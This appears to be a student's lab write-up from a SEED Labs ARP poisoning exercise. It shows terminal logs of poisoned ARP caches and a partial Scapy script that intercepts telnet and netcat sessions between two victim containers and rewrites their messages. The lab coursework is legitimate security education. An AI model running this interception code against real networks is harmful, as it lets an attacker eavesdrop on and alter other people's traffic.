Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
.
Sent 1 packets.
```

```
seed@VM: ~/Labsetup4
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@571ee3c572c8:~$ AAAAAAAAAAAAAA
-bash: AAAAAAAAAAAAAA: command not found
seed@571ee3c572c8:~$ ^C
seed@571ee3c572c8:~$
seed@571ee3c572c8:~$ logout
Connection closed by foreign host.
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5(Victim-A):/
$>
```

```
seed@VM: ~/Labsetup4
        RX packets 99  bytes 15115 (15.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

B-10.9.0.6(Victim-B):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6(Victim-B):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6(Victim-B):/
$>
```

Before Pinging I have stopped the attack.

```
seed@VM: ~/Labsetup4
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth
A-10.9.0.5(Victim-A):/
$>ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.157 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.112 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.169 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.104 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.215 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.084 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.093 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.085 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=63 time=0.088 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.074 ms
^[[A64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.099 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.112 ms
^C
--- 10.9.0.6 ping statistics ---
```

```
seed@VM: ~/Labsetup4
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6(Victim-B):/
$>ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.089 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.107 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.112 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.183 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.142 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.075 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.131 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.096 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.083 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=64 time=0.074 ms
64 bytes from 10.9.0.5: icmp_seq=11 ttl=64 time=0.115 ms
^C
--- 10.9.0.5 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10220ms
rtt min/avg/max/mdev = 0.074/0.109/0.183/0.031 ms
B-10.9.0.6(Victim-B):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
```

Later I checked the both the cache's

```
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5(Victim-A):/
$>
```

```
B-10.9.0.6(Victim-B):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6(Victim-B):/
$>
```

mitm_tcp.py

```python
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("*** %s, length: %d" % (data, len(data)))

            # For netcat (replace a pattern)
            #newdata = data.replace(b'Vinay', b'AAAAA')

            # For telnet (change each character)
            newdata = re.sub(r'[0-9a-zA-Z]', r'A', data.decode())

            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
```

```
seed@VM: ~/Labsetup4
A-10.9.0.5(Victim-A):/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
571ee3c572c8 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Apr 15 18:12:46 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/3
seed@571ee3c572c8:~$
```

```
M-10.9.0.105(Attacker):/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105(Attacker):/volumes
$>
```

Launched the attack. The task was successful.

```
M-10.9.0.105(Attacker):/volumes
$>./mitm_tcp.py
LAUNCHING MITM ATTACK.........
```

```
seed@VM: ~/Labsetup4
seed@571ee3c572c8:~$ AAAAAAA
```

Task-3:

In this task the victim's A and Victim's B are connected by using "netcat". In the previous task we used "telnet". Here the attacker intercepts the victim's A and B. Here I typed the message on the victim-A and on the victim- B it displays A's. Also the length of the messages were same in both the machines (Victim-A and Victim-B). Here first I set the IP_forwarding to 1 and ran the ARP Poisoning code, then I connected the Victim A and B by using Netcat. Late I set the IP_forwarding to 0 and executed the MITM_tcp.py file and then I gave the message which is my name Vinay, then it displayed A's in the victim-B, with the same length of my name. So the task is completed.

Uncommenting the line in the code.

```
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("*** %s, length: %d" % (data, len(data)))

            # For netcat (replace a pattern)
            newdata = data.replace(b'Vinay', b'AAAAA')

            # For telnet (change each character)
            newdata = re.sub(r'[0-9a-zA-Z]', r'A', data.decode())

            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
```

Logged out from the seed:

```
seed@571ee3c572c8:~$ logout
Connection closed by foreign host.
A-10.9.0.5(Victim-A):/
```

Setting the ipforward to 1

```
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105(Attacker):/volumes
```

I set the IP_forwarding to 1, and executed the arp_poisoning_mitm.py code.

```
[04/15/22]seed@VM:~/Labsetup4$ docksh M-10.9.0.105
root@f17bd07f3956:/# export PS1="M-10.9.0.105(Attacker):\w\n$>"
M-10.9.0.105(Attacker):/
$>cd volumes
M-10.9.0.105(Attacker):/volumes
$>ls
arp_gratuitous.py      arp_reply.py    mitm_tcp.py
arp_poisoning_mitm.py  arp_request.py
M-10.9.0.105(Attacker):/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105(Attacker):/volumes
$>./arp_poisoning_mitm.py
Sending spoofed ARP request to Hosts A and B
.
Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
.
Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
```

In the another attacker tab I set the IP_forwarding to 0, and I executed the mitm_tcp.py. When I enter the message in the victim-A then in the attacker machine it show that the packages were sent, and also it displays the length of message.

```
seed@VM: ~/Labsetup4
M-10.9.0.105(Attacker):/volumes
$>./mitm_tcp.py
LAUNCHING MITM ATTACK.........
*** b'dfbksafkjh\n', length: 11
.
Sent 1 packets.
.
Sent 1 packets.
*** b'kdjkf\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
*** b'sai\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
*** b'afjh\n', length: 5
.
Sent 1 packets
```

First I connected with the Victim B, then I gave messages in the victim A.

```
A-10.9.0.5(Victim-A):/
$>nc 10.9.0.6 9090
dfbksafkjh
kdjkf
sai
afjh
vinay
vinaynandigamk
```

In the Victim B it displayed A's when I gave my name in Victim A. I completed the task completely.

```
B-10.9.0.6(Victim-B):/
$>nc -lp 9090
dfbksafkjh
kdjkf
sai
afjh
AAAAA
AAAAAnandigamk
```